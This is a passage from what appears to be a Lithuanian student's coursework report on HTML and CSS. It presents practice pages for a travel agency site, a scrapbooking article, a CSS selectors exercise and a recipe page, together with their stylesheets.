<li><a href="../index.html">Paskutinė minutė</a></li>

<li><a href="poilsines.html">Poilsinės kelionės</a></li>

<li><a href="datos.html">Kelionių datos</a></li>

</ul>

<h3>Kelionių datos</h3>

<table>

<tr>

<th>Data</th>

<th>Kryptis</th>

<th>Kaina</th>

</tr>

<tr>

<td>Rugsėjo 18 - Rugsėjo 28</td>

<td>Turkija</td>

<td>345 &euro;</td>

</tr>

<tr>

<td>Rugsėjo 20 - Rugsėjo 25</td>

<td>Kipras</td>

<td>299 &euro;</td>

</tr>

</table>

</body>

</html>

2.2. Plačiau.html

<!DOCTYPE html>

<html>

<head>

<title>www praktinis darbas</title>

<meta charset="UTF-8" />

<meta name="author" content="Kelionės" />

<meta name="keywords" content="HTML, kelionės" />

<meta name="description" content="TOP Kelionės" />

</head>

<body>

<h2>Kelionės</h2>

<ul>

<li><a href="../index.html">Paskutinė minutė</a></li>

<li><a href="poilsines.html">Poilsinės kelionės</a></li>

<li><a href="datos.html">Kelionių datos</a></li>

</ul>

<h3>Polsinės kelionės</h3>

<h4>Ispanija, Kosta Dorada (Plačiau)</h4>

<img src="../img/barcelona.jpg" alt="paveiksliukas" width="300">

<p>Paskutinės minutės atostogos Ispanijoje, Salou! Skrydis iš Vilniaus, <br />

bagažas, pervežimai ir 7 n. viešbutyje su pusryčiais ir vakarienėmis - 379 &euro;!</p>

<h3>Išvykimo laikai</h3>

<ul>

<li>Vilnius - Barselona 14:00 - 16:30</li>

<li>Barselona - Vilnius 17:30 - 22:00</li>

</ul>

<h3>Į kelionės kainą įskaičiuota:</h3>

<ol>

<li>Skrydis Vilnius - Barselona - Vilnius;</li>

<li>Pervežimas oro uostas - viešbutis - oro uostas;</li>

<li>20 kg registruojamas ir rankinis bagažas;</li>

<li>7 n. apgyvendinimas pasirinktame viešbutyje su nurodytu <br />

maitinimo tipu.</li>

</ol>

<a href="poilsines.html">Grįžti</a>

</body>

</html>

2.3. Poilsinės.html

<!DOCTYPE html>

<html>

<head>

<title>www praktinis darbas</title>

<meta charset="UTF-8" />

<meta name="author" content="Kelionės" />

<meta name="keywords" content="HTML, kelionės" />

<meta name="description" content="TOP Kelionės" />

</head>

<body>

<h2>Kelionės</h2>

<ul>

<li><a href="../index.html">Paskutinė minutė</a></li>

<li><a href="poilsines.html">Poilsinės kelionės</a></li>

<li><a href="datos.html">Kelionių datos</a></li>

</ul>

<h3>Poilsinės kelionės</h3>

<h4>Ispanija, Kosta Dorada</h4>

<img src="../img/barcelona.jpg" alt="paveiksliukas" width="300">

<p>Paskutinės minutės atostogos Ispanijoje, Salou! Skrydis iš Vilniaus, <br />

bagažas, pervežimai ir 7 n. viešbutyje su pusryčiais ir vakarienėmis - 379 &euro;! <a href="placiau.html">Plačiau...</a></p><br /><br />

<h4>Kreta</h4>

<img src="../img/kreta.jpg" alt="paveiksliukas" width="300">

<p>Rugsėjį keliauk į vaizdingąją Kretą! Skrydis iš Vilniaus, bagažas, pervežimai ir 7 n.<br /> viešbutyje su „viskas įskaičiuota“ – 499 &euro;! <a href="placiau.html">Plačiau...</a></p>

</body>

</html>

#### *3 užduotis.* PATEIKITE TURINĮ HTML ŽYMĖJIMO KALBA (NAUJIENŲ SRAUTAS).

Rezultatai:

* 1. Index.html

<!DOCTYPE HTML>

<html lang="lt">

<head>

<meta charset="utf-8" />

<title>Prisiminimų dirbtuvės "Scrap"</title>

<meta name="keywords" content="praktika" />

</head>

<body>

<h1 id="top">Prisiminimų dirbtuvės "Scrap"</h1>

<h2>Pagrindinės temos</h2>

<ul>

<li><a href="#apie">Kas yra skrebinimas ir kokia jo vertė</a></li>

<li><a href="#rusys">Skrebinimo rūšys</a></li>

<li><a href="#irankiai">Skrebinimo įrankiai</a></li>

</ul>

<h2 id="apie">Kas yra skrebinimas ir kokia jo vertė</h2>

<p>Skrebinimas - įdomi veikla. Vienus ji įtraukia, kitiems atrodo beprasmiška. Mėgstantis popieriaus spalvų, faktūrų ir ramaus kūrimo teikiamą džiaugsmą, tikėtina, išbandęs skrebinimą nebegalės sustoti, nes pats procesas įtraukia taip, jog galima paskęsti jame ilgoms valandoms. Skrebinimo tikslas - įamžinti akimirkas, kad jos liktų prisiminimu, o ne išnyktų negrįžtamai mūsų praeityje.</p>

<p>Išgirdę apie skrebinimą nieko apie jį nežinantys žmonės tik klausiamai pakelia antakius, o papasakojus detaliau, kilsteli ir pečius. Tai atrodo tokia paprasta ir jokios apčiuopiamos naudos neduodanti veikla. Bet tereikia išsitraukti trumpam parodyti albumą ir tada skrebinimas įgauna prasmę. Mes turime socialinius tinklus, kuriuos kartas nuo karto, atiduodami savo privatumą, pildome kasdieniais įspūdžiais. Tai taip pat dalis mūsų istorijos. Visgi, vargu, ar kada nors, po penkių ar dešimties metų, atsikėlę nuo Kalėdų stalo, išsitrauksime mobiliuosius, kad kartu prisimintume praėjusius metus. Bet esu tikra, kad vartysime albumus – po penkių, po dešimties ir juo labiau po dvidešimties metų, kai vaikai paliks namus ir tuščias lizdas atrodys toks didelis. Žinau, kad vartys ir mano vaikai. Kodėl? Todėl, kad jie tai daro jau dabar...<a href="#">Plačiau</a></p>

<img src="https://i.pinimg.com/736x/d0/5c/53/d05c531429eec58c0ce82c4b5562d2dd--travelling-photos-travelling-scrapbook.jpg" alt="foto iš interneto" width="300" height="300" />

<p>Skrebinimas - hobis ne tik suaugusiems. Jis ypatingai naudingas ir vaikams, nes:</p>

<ol>

<li>Lavina emocinį intelektą</li>

<li>Skatina kurti</li>

<li>Ugdo kantrybę</li>

<li>Lavina smulkiąją motoriką</li>

</ol>

<a href="#top">TOP</a>

<h2 id="rusys">Skrebinimo rūšys</h2>

<img src="https://iy.delfi.lt/norm/102523/4410329\_pBMJIq.jpeg" alt="pavyzdys" width="300" height="300">

<p>Galima išskirti keletą skrebinimo rūšių.</p>

<h3>Tradicinis skrebas</h3>

<p>Tradicinis skrebukas kuriamas naudojant nedidelį kiekį nuotraukų (dažniausiai vieną), didelė dėmesį skiriant puošybos elementams ir detalėms. Kaip ir kiti skrebukai, tradicinis skrebukas turi turėti pavadinimą (temą) arba žinutę nešančią frazę, kuri šiuo atveju tampa pagrindiniu akcentu. Tradiciniuose skrebuose ne visada sutiksite aprašymus (angl. journaling), tačiau nuotrauka ir frazė yra būtini. Plačiau skaitykite <a href="https://en.wikipedia.org/wiki/Scrapbooking">čia</a>.</p>

<h3>Project Life skrebas</h3>

<p>Project Life yra specifinė skrebinimo rūšis, kurioje nuotraukos dedamos ir įmautes su nedidelėmis kišenėlėmis. Ši skrebinimo rūšis ypatinga tuo, kad leidžia išsaugoti daug nuotraukų ir mažesnis dėmesys skiriamas puošybai.Plačiau skaitykite <a href="https://beckyhiggins.com/project-life/">čia</a>.</p>

<a href="#top">TOP</a>

<h2 id="irankiai">Skrebinimo įrankiai</h2>

<img src="https://g2.dcdn.lt/images/pix/file54920751\_ea9466a.jpg" alt="Skrebinimo irankiai" width="300" height="300">

<p>Ši rankdarbių rūšis - šiek tiek pavojinga, nes yra begalė įrankių, kurie naudojami kuriant skrebukus. Dažnai naujokui susisuka galva ir išsigąstama, kad skrebas - per prabangus hobis. Visgi, patys svarbiausi įrankiai yra tik keli ir juos galima rasti kiekvienuose namuose:</p>

<ul>

<li>Nuotraukos</li>

<li>Žirklės</li>

<li>Popierius</li>

<li>Klijai</li>

<li>Ir pagrindinis - VAIZDUOTĖ!</li>

</ul>

<a href="#top">TOP</a>

</body>

</html>

### 1.2. Mokymosi rezultatas. Apipavidalinti internetinį puslapį naudojant pakopinius stilių šablonus ir karkasus.

#### *1 užduotis.* UŽRAŠYKITE CSS STILIAUS TAISYKLES (CSS SELEKTORIAI).

Rezultatai:

1. indexEx.htm

<html>

<head>

<meta charset="UTF-8">

<title>Selectors Exercise</title>

<link rel="stylesheet" type="text/css" href="styleEx.css">

</head>

<body>

<h1>Selectors Exercise</h1>

<p>PARAGRAPH NOT INSIDE A DIV</p>

<div>

<p class="hello">I am a paragraph with a class</p>

<p id="special">I am a paragraph with an ID</p>

<h2>I am an awesome h2 </h2>

<h3>I am an awesome h3 </h3>

<p id="special2">Roof party yr hella synth, Wes Anderson narwhal four dollar toast before they sold out retro lo-fi. Austin iPhone pop-up farm-to-table, PBR McSweeney's ennui messenger bag distillery before they sold out Portland wolf fanny pack YOLO. Locavore slow-carb trust fund farm-to-table. Pinterest gastropub lo-fi, McSweeney's trust fund VHS shabby chic ugh Austin twee. Messenger bag banjo lumbersexual, whatever 3 wolf moon <span>XOXO (red)</span> normcore. Pug fanny pack 3 wolf moon, typewriter organic chia mustache scenester seitan shabby chic Blue Bottle salvia ugh iPhone. Fanny pack Williamsburg direct trade, cold-pressed disrupt flannel listicle health goth asymmetrical freegan mixtape street art pour-over whatever.</p>

</div>

<div>

<h2>Things I need to do </h2>

<ul>

<li>Walk Dog <input type="checkbox" checked> </li>

<li>Feed Dog <input type="checkbox" checked> </li>

<li>Wash Dog <input type="checkbox"></li>

</ul>

</div>

<div>

<h2 class="hello">I am another awesome h2 </h2>

<p>Cardigan Tumblr mlkshk, fap tilde 3 wolf moon Portland. Heirloom health goth taxidermy blog lo-fi selfies, post-ironic master cleanse fingerstache normcore. Kickstarter plaid twee, bespoke single-origin coffee sustainable lo-fi vinyl Pinterest pork belly <em>cronut skateboard</em> 3 wolf moon. Normcore single-origin coffee salvia, bespoke Austin swag Godard before they sold out kogi disrupt locavore. Lumbersexual Shoreditch Vice, artisan American Apparel master cleanse yr salvia vegan. Bespoke letterpress <span>XOXO</span> heirloom kale chips deep v four loko. Lomo sustainable put a bird on it trust fund post-ironic</p>

<p>I'm the second paragraph inside this div!</p>

</div>

<p>PARAGRAPH NOT INSIDE A DIV</p>

<div>

<h2>A less awesome h2 </h2>

<p>Roof party yr hella synth, Wes Anderson narwhal four dollar toast before they sold out retro lo-fi. Austin iPhone pop-up farm-to-table, PBR&B McSweeney's ennui messenger bag distillery before they sold out Portland wolf fanny pack YOLO. Locavore slow-carb trust fund farm-to-table. Pinterest gastropub lo-fi, McSweeney's trust fund VHS shabby chic ugh Austin twee. Messenger bag banjo lumbersexual, whatever 3 wolf moon XOXO normcore. Pug fanny pack 3 wolf moon, typewriter organic chia mustache scenester seitan shabby chic Blue Bottle salvia ugh iPhone. Fanny pack Williamsburg direct trade, cold-pressed disrupt flannel listicle health goth asymmetrical freegan mixtape street art pour-over whatever</p>

<p>One last paragraph here!</p>

<p> List inside a DIV</p>

<ul>

<li>Dog

<ul>

<li>Dog Dog</li>

<li>Dog Dog</li>

</ul>

</li>

<li> Cat </li>

<li> Mouse

<ul>

<li>Mouse Mouse</li>

<li>Mouse Mouse</li>

<li>Mouse Mouse</li>

</ul>

</li>

</ul>

</div>

<p>PARAGRAPH NOT INSIDE A DIV</p>

<p> List NOT inside a DIV</p>

<ul>

<li>Dog

<ul>

<li>Dog Dog</li>

<li>Dog Dog</li>

</ul>

</li>

<li> Cat </li>

<li> Mouse

<ul>

<li>Mouse Mouse</li>

<li>Mouse Mouse</li>

<li>Mouse Mouse</li>

</ul>

</li>

</ul>

</body>

</html>

2. styleEx.css

/\*

Style the HTML elements according to the following instructions.

WRITE ONLY CSS!

\*/

/\* Give the <body> element a background of lightgray\*/

\*{

    background-color: lightgray;

}

/\* Make the <h1> element purple \*/

h1{

    color: purple;

}

/\* Make all <h2> and <h3> elements orange \*/

h2, h3{

    color: orange;

}

/\* Make all the <p>'s that are nested inside of divs 25px font(font-size: 25px) \*/

div > p{

    font-size: 25px;

}

/\* Give everything with the class 'hello' a white background\*/

.hello{

    background-color: white;

}

/\* Give the element with id 'special' a 2px solid blue border \*/

#special{

    border: 2px;

    border-style: solid;

    border-color: blue;

}

/\* Make the <span> element in <p> element with id 'special2' a 2px solid red border \*/

#special2 span{

    border: 2px;

    border-style: solid;

    border-color: red;

}

/\* Change the style of multilevel list in <div> element: first level of list darkblue, second - pupple \*/

div ul{

    color: purple;


}


div > ul{

    color: darkblue;

}

Bendras rezultatas naršyklėje turi atrodyti taip:







#### *2 užduotis*. UŽRAŠYKITE CSS STILIAUS TAISYKLES (RECEPTAI).

Rezultatai:

1. index.html

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Document</title>

<link rel="stylesheet" href="style.css">

</head>

<body>

<header class="container">

<h1>Recipes</h1>

<h3>Lorem ipsum dolor sit amet, consectetur adipisicing elit. </h3>

<nav>

<ul>

<li><a href="#">sandwiches</a></li>

<li><a href="#">cupcakes</a></li>

<li><a href="#">hot drinks</a></li>

</ul>

</nav>

</header>

<main>

<article>

<section class="container description">

<h3>Description</h3>

<p>This peanut butter and jelly sandwich is my favorite sandwich. It has the perfect balance of ingredients and looks great when made right.</p>

</section>

<section class="container">

<img src="https://image.flaticon.com/icons/png/512/63/63035.png" alt="sandwich" width="200" height="200">

<h3>Ingredients</h3>

<ul>

<li>2 slices of white bread</li>

<li>1 jar of grape jelly</li>

<li>1 jar of creamy peanut butter</li>

<li>A butter knife</li>

<li>A sharp knife</li>

<li>A cutting board</li>

</ul>

</section>

<section class="container description">

<h3>Directions</h3>

<ol>

<li>Lay both slices of bread next to each other on a cutting board.</li>

<li>With the butter knife, spread a 1/8 inch layer of peanut butter on the left side</li>

<li>On the right side, spread a 1/8 inch layer of jelly.</li>

<li>Carefully place the two halves together so that the jelly is on top.</li>

<li>With the sharp knife, carefully cut the sandwich in half.</li>

<li>Enjoy the PB&amp;J!</li>

</ol>

</section>

</article>

</main>

<footer class="container">

<nav>

<ul>

<li><a href="#">sandwiches</a></li>

<li><a href="#">cupcakes</a></li>

<li><a href="#">hot drinks</a></li>

</ul>

</nav>

<h5>Copyright &copy; 2008 — 2018 WEBMASTER. </h5>

</footer>

</body>

</html>

2. style.css

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

    Numatytųjų naršyklės stiliaus taisyklių perrašymas

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* Visos išorinės paraštės (margin) lygios 0 \*/

\* {

    margin:0;

}

/\* Šrifto tipo ir dydžio taisyklės visam tinklapiui \*/

body{

    font-family: 'Questrial', sans-serif;

    font-size: 12pt;

}

/\* Kelios klasės \*/

.description{

    background-color: #F3F3F3;

}

.container{

    padding: 30px 10px;

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

    Tinklapio antraštė

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* header:

    fono spalva: #16A085,

    teksto - balta.

\*/

header{

    background-color: #16A085;

    color: white;

}

/\* <h1>, esantis <header> dalyje:

    tekstas: visos didžiosios raidės,

    vidinės paraštės (padding): 20px 0,

\*/

header h1{

    text-transform: uppercase;

    padding: 20px 0;

}

/\* <h3>, esantis <header> dalyje:

    tarpai tarp raidžių: 0,3 em

\*/

header h3{

    letter-spacing: 0.3em;

}

/\* <nav>, esantis <header> dalyje:

    viršutinis rėmelis: 2px dashed white;

    viršutinė vidinė paraštė: 20px;

\*/

header nav {

    border-top: 2px dashed white;

    padding-top: 20px;

}

/\* nuoroda, esanti <header> dalyje:

    spalva: balta;

    teksto pabraukimo nėra;

\*/

header nav a{

    text-decoration: none;

    color: white;

}

/\* sąrašas, esantis <header> dalyje:

    sąrašo ženklinimo nėra;

    visos vidinės paraštės lygios 0;

\*/

header nav ul{

    list-style: none;

    padding: 0;

}

/\*

sąrašas išdėstytas eilutėje:

\*/

header nav li{

    display: inline-block;

    width: 150px;

}

/\* Pseudo klases nuorodoms, <header> dalyje \*/

/\* :link

    teksto spalva: balta;

\*/

header nav a:link {

    color: white;

}

/\* :visited

    teksto spalva: balta;

\*/

header nav a:visited {

    color: white;

}

/\* :hover

    teksto spalva: balta;

    tesktas pabrauktas;

\*/

header nav a:hover {

    color: white;

    text-decoration: underline;

}

/\* :active

    teksto spalva: pilka;

\*/

header nav a:active {

    color: grey;

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

    Tinklapio pagrindinė dalis | Main

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* <h3>, esantis <article>:

    tekstas: visos didžiosios raidės;

    teksto spalva: #16A085;

    tarpai tarp raidžių: 0,3em;

\*/

article h3{

    text-transform: uppercase;

    color: #16A085;

    letter-spacing: 0.3em;

}

/\* <ul>, esančio <article>:

    ženklinto sąrašo stilius: kvadratas;

\*/

article ul {

    list-style-type: square;

}

/\* <ol>, esančio <article>:

    numeracijos stilius: mažosios romėniškos raidės;

    eilutės aukštis: 2;

\*/

article ol {

    list-style-type:lower-roman;

    line-height: 2;

}

/\* pirmoji <section>, esanti <main> dalyje:

    teksto lygiavimas: centruotas (center);

\*/

main section:nth-child(1){

    text-align: center;

}

/\* paveiklas:

    rėmelis: 1px solid #16A085;

\*/

img{

    border: 1px solid #16A085;

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

    Tinklapio baigiamoji dalis | footer

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

/\* <footer> dalys:

    teksto lygiavimas: centruotas;

    fono spalva: #16A085;

\*/

footer{

    text-align: center;

    background-color: #16A085;

}

/\* nuorodos, esančio <footer>:

    teksto pabraukimo nėra;

    teksto spalva: balta;

\*/

footer ul a{

    text-decoration: none;

    color: white;

}

/\* <h5>, esančio <footer> dalyje:

    viršutinės vidinė paraštė: 20px;


